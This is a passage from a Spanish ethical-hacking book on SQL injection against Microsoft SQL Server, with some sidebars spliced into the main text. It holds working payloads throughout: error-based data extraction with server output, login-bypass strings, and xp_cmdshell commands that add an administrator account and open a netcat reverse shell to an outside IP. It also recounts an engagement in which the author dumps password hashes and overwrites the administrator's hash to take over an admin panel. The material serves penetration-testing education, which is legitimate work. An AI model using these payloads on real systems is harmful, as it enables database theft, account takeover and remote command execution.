Vale tener en cuenta que, en ninguno de ellos, encontraremos, por ejemplo que, para sacar el primer valor de una tabla de passwords en texto plano (generalmente es la de una cuenta de administrador), basta con sólo poner ' OR nombretabla=1 -- a modo de atajo, sin tener que andar probando largos UNION/SELECT especiales. El error que veremos será:

Microsoft OLE DB Provider for ODBC Drivers error '800a0e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'passdeladmin' to a column of data type int.

¿Muy simple no? Conviene intentarlo con otros nombres de tablas ya que, si practicamos lo suficiente y en muchos contextos, encontraremos atajos muy útiles, formas de resolución y evasión.

Veamos otros errores al inyectar código SQL en campos de datos:

*** Inyectado: ' and 1=convert(int,@@version)--**

Error: Microsoft OLE DB Provider for ODBC Drivers error '800a0e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'Microsoft SQL Server 2000 - 8.00.2187 (Intel X86) Mar 7 2006
11:36:51 Copyright (c) 1988-2003 Microsoft Corporation Standard Edition on
Windows NT 5.2 (Build 3790: Service Pack 1)' to a column of data type int.

Resultado: obtenemos la versión del servidor.

*** Inyectado: ' and 1=convert(int,@@servername)--**

Error: Microsoft OLE DB Provider for ODBC Drivers error '800a0e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'GCIASISTEMAS' to a column of data type int.

Resultado: Obtenemos el nombre del servidor.

*** Inyectado: ' and 1=convert(int,db_name(1))--**

Error: Microsoft OLE DB Provider for ODBC Drivers error '800a0e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'master' to a column of data type int.

Resultado: Nombre de la primera database.

*** Inyectado: ' and 1=convert(int,user_name(3))--**

Error: Microsoft OLE DB Provider for ODBC Drivers error '800a0e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'webmaster' to a column of data type int.

Resultado: Nombre del tercer usuario (podemos variar el número para confeccionar una lista de todos).

*** Inyectado: ' and 1=convert(int,system_user)--**

Error: Microsoft OLE DB Provider for ODBC Drivers error '800a0e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'sa' to a column of data type int.

Resultado: Nombre del usuario bajo el cual se ejecuta la aplicación de Database.

Algunos ejemplos de inyección para bypass de accesos que podemos probar agregando espacios, paréntesis o comillas simples son:

```

‘ ; ; ‘_-
‘or 1 = 1 -- ‘ or 1=1 -- ‘or 1=1 -- ‘ or 1 = 1 --
‘ or 1=1 -- or 1=1 -- or 1=1 -- or 1 = 1 --
or 1=1 -- “ or 1=1 -- ‘ or a=a -- “ or “a”=”a
‘) or (“a’=’a “) or (“a”=”a a” or “a”=”a a” or 1=1 --
a’ or 1=1 -- a’ or ‘a’=’a a) or (“a’=’a a”) or (“a”=”a
admin’-- ‘ or 0=0 -- “ or 0=0 -- or 0=0 --
‘ or 0=0 # “ or 0=0 # or 0=0 #

```

Evasión de reglas a nivel campo de datos

Imaginemos que estamos frente a un login de dos campos típicos: usuario y password. Éstos tienen una característica especial a modo de seguridad por parte del programador: en estos campos no pueden colocarse más que 6 caracteres alfanuméricos en cada uno. En este caso, la información seguiría este recorrido: usuario > página > database. Claramente, están filtrados desde el mismo código de la página, en donde veremos algo como `maxLength="6"`.

¿Cómo saltamos esa comprobación?

Modificando la información con la ayuda de un proxy y codificándola (no confundir codificar con cifrar), tal como lo requiere el submit, para luego enviarla a la database: usuario > página > proxy (donde la modificaremos en tránsito u on-the-fly) > database.

Para ello, necesitamos un grupo de herramientas de seguridad open source entre las que, actualmente, es muy recomendable la que podemos descargar de www.ioactive.com/tools/IOATools-021805.exe. Además, nos hará falta un buen browser, como Firefox.


IOActive Tools es un excelente kit de herramientas para chequeos de seguridad en aplicaciones web, compuesto por:

- Snark: un proxy attack, en donde modificaremos la información en tránsito antes de que llegue al servidor. Nos permitirá modificar y grabar los request (peticiones http).
- Morf: es un encodeador que codifica URL, Base64, html, viewstate, HEX (Perl y C

Escenarios

La sintaxis por inyectar y el error que muestre el server estarán siempre ligados a variables tales como el programador que escribió el código fuente de la página o aplicación, cómo éste ha declarado sus variables y diseñado la database. La manera en que se administró el gestor de base de datos, y los usuarios ligados a ello también cuentan. Son muchos los escenarios, todos sobre contextos técnicos y de seguridad variados.

- array, md5, sha1, sql string, utf-7 y pem), aunque en este caso sólo utilizaremos el URL.
- Sashimi: se utiliza para enviar requests HTTP (es más cómodo que netcat).



IOActive. Selección de componentes durante la instalación de IOActive Tools.

- IEproxychange: útil para setear el puerto del proxy al que estará conectado el browser nativo de Windows, el cual no usaremos.

En este ejemplo, sólo utilizaremos Snark para modificar la información que va del proxy al servidor, Morf para codificar los datos y Firefox (www.mozilla-europe.org/es/products/firefox/).

Procedimiento

Una vez que tenemos las herramientas adecuadas e instaladas, procedemos con la ejecución de Snark. En la siguiente figura, podemos ver los tres primeros iconos pulsados. El primero significa que el proxy está conectado al puerto declarado en Local Port (5858). El segundo, que se está grabando la sesión y el tercero, que podemos editar todo lo que sube al server o database, en tiempo real. Luego ejecutamos Firefox, vamos hasta el link del formulario y lo configuramos para que se conecte al proxy local (que monta Snark) y puerto declarado en éste. Para eso, vamos a Herramientas/Opciones/Red/Configuración/Configuración Manual del Proxy. En los valores Proxy http, ponemos localhost y, en Puerto: 5858.

```

Snark v0.16 released on 02/18/2005

Syntax:

snark [-start [-record] [-clear]] [-lport 9000] [-rhost foo.com] [-rport 80] [-nosave]

- start Start proxy
- record Start recording traffic
- clear Clear output window
- proxy Act like proxy
- lport Local port
- rhost Remote hostname
- rport Remote port
- nosave Configuration will not be saved on exit


General Usage:

Snark is a tool to assist in web application assessments. Snark allows
for the monitoring of HTTP messages, modification of requests or responses,
etc.

```

Snark. Interfaz gráfica de Snark. En la parte superior izquierda del programa, vemos los tres primeros iconos pulsados.

Colocamos en el campo un dato (x) a modo de referencia visual y lo enviamos dando clic o con Enter. Snark aparecerá como en la figura que vemos a continuación:



Petición. Al apretar el botón Enter para enviar los datos, Snark abre una pantalla para editar el request. Allí reemplazamos el valor que enviamos mediante el formulario (x), colocando el string codificado como muestra la figura.

Encodeado, codificación URL, Urlencoded

Los formularios de datos enviados con el tipo de contenido application/x-www-form-urlencoded deben ser codificados de la siguiente manera: los nombres de control y los valores serán escapados, los espacios serán reemplazados por símbolos + y los caracteres reservados serán escapados como está descrito en el RFC1738 (www.rfc-es.org/rfc/rfc1738-es.txt), en la sección 2.2. Más información sobre formularios en www.w3.org/TR/html4/interact/forms.html.

Por ejemplo, 'OR 1=1 — quedaría de esta manera: 'OR+1%3D1+—. Esa conversión se logra con la aplicación Morf (Plain to URL). Por último, presionamos Update Content-Length para actualizar la cantidad de datos por enviar y listo.

De ese modo, habremos saltado la seguridad del campo de dato inyectando el doble de los caracteres permitidos –más allá de alfanuméricos- y, por otro lado, logramos obtener alguna información importante extraída basados en código SQL inyectado.

Ejemplos en el sistema operativo


Éstos son strings para lograr la ejecución, a través de `xp_cmdshell` (*Extended Stored Procedure*), de comandos de sistema:

- `' exec master..xp_cmdshell 'net user etico etico /add';--` : Inserta un usuario de sistema.
- `' exec master..xp_cmdshell 'net localgroup administrators etico /add';--` : Al usuario de sistema lo integra en el grupo de administradores.
- `' exec master..xp_cmdshell 'nc direccionip puerto -t -e cmd.exe';--` : Exporta un prompt ms-dos vía netcat a determinado puerto y dirección IP de otra shell.
- `);create table systables(a int identity,b varchar(1000)) insert into systables exec master..xp_cmdshell 'ipconfig';--` : Crea una tabla en la que luego guarda el resultado del comando ipconfig.

Sólo usuarios del tipo sysadmin (asignado a la aplicación que están inyectando) pueden ejecutar `xp_cmdshell` y éste, en caso de ser ejecutado, lo hará en el contexto de seguridad en el que esté corriendo el servicio SQL. Como vemos, la cuestión de privilegios en servicios y usuarios es delicada.

Extended Stored Procedure

Para encontrar una explicación de Microsoft sobre Extended Stored Procedure o Procedimiento Extendido Almacenado `xp_cmdshell`, podemos visitar la dirección http://msdn.microsoft.com/library/default.asp?url=/library/en-us/tsqlref/ts_xp_aas_4jxo.asp.



Strings. www.string-functions.com es un sitio en donde se puede codificar un string SQL, entre otros tipos de tareas online.

Herramientas automatizadas

Existen decenas de herramientas que son capaces de trabajar de modo automatizado en algunos aspectos de la inyección de código SQL.

Estas herramientas no son mágicas, ya que por sí solas no pueden hacer mucho sin la lógica que le apliquemos nosotros y el seteo necesario para que nos brinden algún tipo de ventaja en tiempo o resultado. Es conveniente tomarse el tiempo que sea necesario y hacer el chequeo de la aplicación a mano. Cuando necesitamos automatizar algo (sabiendo que podemos sacar provecho de ello), podemos usar las herramientas que aparecen a continuación.


Sqlninja

Su sitio oficial es: <http://sqlninja.sourceforge.net>, y sus características destacadas (traducidas y testeadas) son:

- Detección vía fingerprint del servidor SQL remoto: versión, usuario que ejecuta la aplicación, privilegios de éste, verifica disponibilidad de xp_cmdshell y modo de

autentificación DB.

- Brute force del usuario sa vía diccionario e incremental.
- Creación de un xp_cmdshell si el original fue removido.
- Upload de archivos, netcat o cualquier ejecutable utilizando http requests solamente.
- Escaneo TCP/UDP hacia el atacante para encontrar un puerto y así pasar a través del firewall desde la red atacada, para luego emplear por allí una shell inversa.
- Directa e inversa bindshell, TCP/UDP.
- Pseudo dns shell tunneleada (dns-tunneled), cuando TCP/UDP no están disponibles para una shell directa o reversa, pero la DB puede resolver nombres externos.



```
File Edit View Terminal Tabs Help
localhost# ./sqlninja
SQLninja rel. 0.2.1-rl
Copyright (c) 2006-2007 icesurfer <r00t@northernfortress.net>
Usage: ./sqlninja
      -m <mode> : Required. Available modes are:
                    t/test - test whether the injection is working
                    f/fingerprint - fingerprint user, xp_cmdshell and more
                    b/bruteforce - bruteforce sa account
                    e/escalation - add user to sysadmin server role
                    x/resurrectxp - try to recreate xp_cmdshell
                    u/upload - upload a .scr file
                    s/dirshell - starts a direct shell
                    k/backscan - look for an open outbound port
                    r/revshell - starts a reverse shell
                    d/dnstunnel - attempt a dns tunneled shell
      -f <file> : configuration file (default: sqlninja.conf)
      -p <password> : sa password
      -w <wordlist> : wordlist to use in bruteforce mode (dictionary method
                      only)
      -v : verbose output
      -d <mode> : activate debug
                    1 - print each injected command
                    2 - print each raw HTTP request
                    3 - print each raw HTTP response
                    all - all of the above
      ...see sqlninja-howto.html for details

localhost# uname -a
FreeBSD localhost 5.5-RELEASE FreeBSD 5.5-RELEASE #0: Tue May 23 14:58:27 UTC 2006      ro
ot@perseus.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386
localhost#
```

SQLninja. Aquí vemos la herramienta sqlninja ejecutada sobre una shell de FreeBSD 5.5 (servidor de testeo), enteramente programada en Perl por su autor icesurfer.

Herramientas de SQL Injection

En www.security-hacks.com/2007/05/18/top-15-free-sql-injection-scanners, podemos encontrar un listado con el top 15 de las herramientas de SQL injection, con algunos detalles sobre cada una de ella y el enlace al sitio del que podremos descargarla.

No es una herramienta que se utiliza sólo con ejecutarla. Hay que configurar un archivo llamado `ninja.conf` antes de lanzarla a trabajar, y éste lleva determinados parámetros del objetivo. Conviene leer muy bien su `how-to` y se puede ejecutar bajo Linux.

Sqlmap

Esta herramienta fue desarrollada en Python inicialmente por Daniele Bellucci, y mantenida por Bernardo Damele. Su sitio oficial es <http://sqlmap.sourceforge.net>, y sus características destacadas (testeadas) son:

- Muestra versiones de los objetivos y tecnología.
- Muestra contenidos de archivos en caso de MySQL.
- Mapea en texto plano contenido de los registros.
- Muestra nombres de tablas, databases y su alineamiento.
- Usuarios y privilegios involucrados.
- Procesa expresiones SQL artesanales (nuestras propias Querys).
- Se puede utilizar info desde y hacia archivos en texto plano.



```
Terminal
File Edit View Terminal Tabs Help
localhost# python sqlmap.py -u "www.
.POST" --data "search_fields=hola" -v 1 -o sqlmaptest.txt
sqlmap/0.5 coded by inquis <bernardo.damele@gmail.com>
and belch <daniele.bellucci@gmail.com>
[*] starting at: 05:47:48
[05:47:49] [INFO] testing if the url is stable, wait a few seconds
[05:47:50] [INFO] url is stable
[05:47:50] [INFO] testing if POST parameter 'search_fields' is dynamic
```

SQLmap. En este gráfico, vemos `sqlmap` ejecutado en una Shell, testeando parámetros de un objetivo.


Incidente

Un robot que hace ataques masivos automatizados (mass attack) utilizando SQL Injection infectó el archivo `index` de más de 100.000 sitios para infectar a sus visitantes. Podemos encontrar información adicional sobre este caso en www.webappsec.org/projects/whid/byid_id_2007-82.shtml.

Herramienta pura y exclusivamente del tipo shell/prompt. La ejecución se hace a través de una sola línea de comandos con cada parámetro definido, y no posee menú de acciones. También se puede ejecutar en Linux.

Vale ver las opciones y practicar bien, ya que, si no tenemos experiencia, no resulta muy amigable al principio. Es recomendable leer el README y bajar los whitedpapers que allí están listados.

SQL Injection Pentesting Tool



IPT. Interfaz gráfica de SQL Injection Pentesting Tool, escrita en VB6 y puesta a disponibilidad por los rusos de ITDefence.

Herramienta para Windows, amigable y útil, con su sitio oficial en <http://sqltool.itde>

Bases de datos básicas

Si queremos aumentar nuestros conocimientos sobre los conceptos básicos y generales de base de datos y así refrescar nuestra memoria o aprender más, podemos visitar el trabajo publicado en www.monografias.com/trabajos11/basda/basda.shtml.

fence.ru/indexeng.html. Sus características destacadas (traducidas y testeadas) son:

- Inyecta a través de POST, GET y GET-POST con cookies.
- Terminal Http Raw.
- Sube archivos al servidor.
- Lee archivos del servidor.
- Hace dumpeos de databases.
- Ejecuta shell inversas desde la database.
- Autodetección y brute force muy interesantes gracias a sus diccionarios de palabras customizables.

Es recomendable alinear sus diccionarios (alojados en la carpeta C:\Archivos de programa\SQLTool) a los objetivos españoles.

Caso real de ethical hacking con SQL Injection

Les contaré cómo, hace poco tiempo, pude lograr el acceso a través de esta técnica a los datos de la database y al panel de administración de una aplicación web privada. Ésta maneja datos sensibles de organizaciones formales, todo aquello relacionado a planeamiento estratégico, gestión de la información institucional y usuarios involucrados. Es una solución para corporaciones recomendada por IBM, y su licencia cuesta mucho dinero. Antes de explicarles muy brevemente cómo fue el procedimiento, les comento que las vulnerabilidades encontradas ya fueron reportadas a las partes correspondientes.

Cuando recibí los datos del host, entré en la página y, en principio, todo era de lo más normal: un acceso de user/pass, un link para recuperar la clave, logos y correo de contacto.

Para comenzar, probé introduciendo algunas comillas y caracteres en los campos de user y pass, y obtuve un error raro: esta aplicación no dejaba ver los errores de SQL, sólo mostraba un cartel (no el típico de SQL Server) y un logo rojo. Intenté hacer un bypass normal de muchas formas, sin resultados. Intenté sacar información, y no mostraba nada o hacía un simple refresh. Seguramente, algunas medidas de precaución tenía, ya que los errores estaban depurados, y el bypass directo no funcionaba. Las horas volaban.

Presté atención al link de reasignación de clave y entré. Al hacerlo, me encontré con una pantalla que contenía cuatro campos de datos.

Esto se tornaba interesante.

Primer campo: nombre.

Segundo campo: clave actual.

Tercer campo: clave nueva.

Cuarto campo: reiteración de clave nueva.

Metí una comilla simple en todos ellos y apreté Enter. Tamaña sorpresa cuando vi el típico error de database en texto plano en mi pantalla.

Me puse con el proxy (Snark) a verificar los campos, y el vulnerable era el del nombre de usuario. Comencé con algo de database gathering o mapeo de datos. Lo raro era que sólo se podían inyectar determinados parámetros, y no cualquier string en SQL era interpretado tal cual iba inyectado. La mayoría de las veces, sólo mostraba un cartel de error propio de la aplicación y luego hacia un refresh.

‘ **having 1=1** -- me dio el dato **APP_USUARIO.USUARIO_ID**, con un espacio entre la comilla simple y having, si no, no funcionaba. Luego, con **GROUP BY**, acumulando datos en el string.

```
' group by APP_USUARIO.USUARIO_ID --  
  
' group by APP_USUARIO.USUARIO_ID,APP_USUARIO.PWD having 1=1 --  
  
' group by APP_USUARIO.USUARIO_ID,APP_USUARIO.PWD,APP_USUARIO.IS_ADMIN  
having 1=1 --  
  
' group by APP_USUARIO.USUARIO_ID,APP_USUARIO.PWD,APP_USUARIO.IS_ADMIN,  
APP_USUARIO.FULL_NAME having 1=1 --
```

Mediante atajos y descartando cien cosas que intenté (se fueron las estrellas, y los pájaros ya comenzaban a cantar fuera de mi ventana), ya tenía en mi poder algunos usuarios, nombres completos y passwords hasheados. Pero me encontré con una traba. El password estaba guardado en un campo String (texto) hasheado de una manera en la que no lo iba a descifrar tan fácilmente. Se veía así:

Herramienta comercial

Existe un escaner de vulnerabilidades en aplicaciones llamado Chorizo. Su sitio es www.chorizo-scanner.com Este buscará: Cross Site Scripting (XSS), Cross Site Request Forging (CSRF), Code Inclusion, Remote Code Execution, vulnerabilidades PHP, Session injection y más.

&H0A03756D6E615672737138798A6164AEAF7AC8BB3690D5674F3EE-4B9306A.

Habían utilizado una técnica llamada **corrimiento de bits** y sólo sus desarrolladores conocían el algoritmo (como un simple curioso interesado en la seguridad del producto, intenté que me explicaran a través del e-mail de contacto en el sitio). No era un simple hash md5. Había que dar un paso atrás. Tenía agotadas las posibilidades hasta ahí de hacer algo vía SQL Injection ya que la aplicación no me devolvía todos los errores que intentaba generar para sacar datos.

No podía dar de alta un usuario administrador ni uno común, ya que si lo hacía, no tenía idea de cómo cifrar del mismo modo un password. La aplicación no me tomaba como acceso válido un user/pass en texto plano porque ésta, al tomarlo del registro, reconvertía el password. En cambio, sí podía modificar el valor del hash. Sólo restaba saber el valor equivalente a un password en texto plano, y eso podía ser un poco más simple que aplicar lógica de criptoanalista, osea, rompiendo el cifrado. Era una aplicación utilizada por ejecutivos quienes, en su mayoría, no son lo suficientemente conscientes de la seguridad de la información como para tener un buen password. Por otro lado, **muy rara vez se le asigna a un ejecutivo un password realmente fuerte.**

Descubrir uno a mano es una de las técnicas más tediosas de la seguridad informática, aunque, tenía dos cosas a favor:

1. Sabía el nombre completo del usuario (no se podían sacar los userID de la database, sin su nombre completo).
2. La aplicación, en los intentos de logueo fallido, daba los avisos de usuario inexistente y password erróneo.

Tomé el nombre completo de un usuario (López, Mario) extraído de la columna FULL_NAME con el siguiente String insertado en el campo vulnerable Nombre: ‘ union select FULL_NAME,1,1,1 from APP_USUARIO WHERE FULL_NAME > ‘m’ --. Comencé a probar en los campos user y pass de la aplicación:

Probar distintas formas

Cuando estamos inyectando, probemos pulsar el botón OK en caso de un formulario y luego inyectar lo mismo, pero presionando Enter. De esa manera, muchas veces se evita la necesidad de intentar un método de evasión ante alguna regla para campo de datos escrita en JavaScript.

mario.lopez+pass Cartel: usuario inexistente.
mlopez+pass Cartel: usuario inexistente.
ml+pass Cartel: usuario inexistente.
mario+pass Cartel: usuario inexistente.
mario lopez+pass Cartel: password erróneo.

Excelente. El usuario López, Mario, se loguea como mario lopez. Probé los passwords más comunes y no tuve que esperar mucho para dar con el correcto. Tuve la suerte de que el password era el nombre de pila, simplemente mario (la sorpresa fue aún mayor cuando comprobé que el 70% de los usuarios tenían por password su nombre de pila).

Cuando supe el significado de mario, extraje el hash de Mario López:

```
' union select PWD,1,1,1 from APP_USUARIO WHERE FULL_NAME =  
'Lopez, Mario' --
```

&H0A03756D6E615672737138798A6164AEAF7AC8BB3690D5674F3EE-
4B9306A

Si este hash en realidad era el password “mario” cifrado, entonces la solución para lograr acceso administrativo (ya teníamos un acceso común de usuario por Mario López), era asignarle este hash al usuario Juan Pérez que es el administrador y así poder entrar con usuario administrador y password mario, al panel desde el acceso. Y con el siguiente código pude llevar a cabo la tarea:

```
' UPDATE APP_USUARIO SET PWD = '&H0A03756D6E615672737138798A6164AEA  
F7AC8BB3690D5674F3EE4B9306A' WHERE FULL_NAME = 'Juan, Perez' --
```

Fui al login de acceso, coloqué **juan perez** como usuario, **mario** como password y accedí al panel de administrador con todos los ítems funcionales del sistema, da-

Soluciones a SQL Injection

Si queremos encontrar soluciones para mitigar el SQL Injection, podemos visitar: <http://informatica-practica.net/solocodigo/index.php/2007/09/06/evitar-inyeccion-sql-ii>, <http://pear.php.net/package/DB>, <http://msdn.microsoft.com/msdnmag/issues/06/11/sqlsecurity/default.aspx?loc=es> y www.dotnetpuebla.com/portal/Publicaciones/Articulos/848.aspx.

do mi privilegio.

Hice el reporte con algunas pantallas capturadas e información, lo entregué al representante de la consultora que me contrató y todos felices.

Hoy, la aplicación se encuentra bajo las medidas de seguridad correspondientes y los desarrolladores tienen los detalles técnicos del caso.

The screenshot shows the homepage of the Infosec Writers website. The header features a stylized 'i' logo followed by the text 'Infosec Writers'. To the right, there is a dark grey box with the text 'check the late:' and a 'CLICK HE...' button. The main content area is divided into several sections:

- Main Menu:** Home, About Us, ISW News & Events, Text Library, Submit Your Paper, Contest, Recommended Reading, Contact Us.
- Search:** A search input field with a 'Search' button.
- Mailing List:** A section encouraging users to subscribe to the monthly newsletter.
- Welcome to Infosec Writers:** A brief introduction stating the site's goal of seeking security enthusiasts who write and share their knowledge and experiences.
- Features:** A section with four main features: 'text library' (contribute, read & rate security papers), 'hitchhiker's world' (contribute articles & personal commentaries), 'forums' (partake in questions & discussions), and 'recommended reading' (comprehensive book reviews).
- Latest Articles:** A list of three recent articles with their publication dates and brief descriptions.

Infosec. Sitio de redactores de documentos de seguridad,
aqui podrán encontrar artículos relacionados a la materia. www.infosecwriters.com

Más información:

www.rs-labs.com/papers
www.set-ezine.org
www.rediris.es/cert
www.seguridad.unam.mx
www.hackthissite.org
www.networksecuritytoolkit.org
www.cgisecurity.org
www.honeyd.org
www.keyfocus.net/kfsensor
www.vulnerabilityassessment.co.uk
www.cisecurity.org
www.securiteam.com
www.securitydocs.com
www.itsecurity.com
www.kriptopolis.org
www.honeynet.org
www.appsecinc.com
www.nextgenss.com
www.hakin9.org
www.phrack.org
www.infosecnews.org
www.infosecwriters.com
www.windowsecurity.com
www.net-security.org
www.l0t3k.org
www.cert.org
www.unsec.net
www.theargon.com
www.foundstone.com

7 > Servidores Windows

Revisión de la técnica de intrusión simple en un servidor Windows mostrando, entre otras cosas, un sencillo ejemplo sobre cómo obtener de manera remota un prompt DOS a través de una plataforma de exploits. Conoceremos algunas herramientas especiales, su configuración y modo de empleo y, también, veremos diferentes clases de backdoors indetectables, binarios y de kernel disparados como servicios o como partes de una simple página web.

Introducción

Microsoft posee una extensa lista de sistemas operativos. Está aún en producción la familia 2000 en todas sus variedades, la 2003 y la más reciente 2008. A éstos, se les suman XP y Vista como terminales en general; y no olvidemos los obsoletos 98/ME que perduran en funcionamiento en muchas organizaciones e instituciones del continente y del mundo. No malgastaremos las páginas de este capítulo desentrañando la arquitectura de cada uno de estos sistemas operativos, sino que daremos foco en los aspectos más interesantes, técnicas y herramientas relacionadas que hoy en día son utilizados en el hacking ético. Microsoft Windows es, en la actualidad, el sistema operativo más utilizado por las organizaciones y, de su masividad, surge el interés o la casualidad de que sea víctima del embate de los atacantes. Recordemos que lo desarrollado a continuación pertenece a una de las últimas etapas en un chequeo ético: la del ataque o penetración. Un intruso, luego de haber investigado en internet, enumerado, analizado resultados y escaneado de modo agresivo (etapas anteriores al embate final o penetración) logró, dentro de nuestro servidor 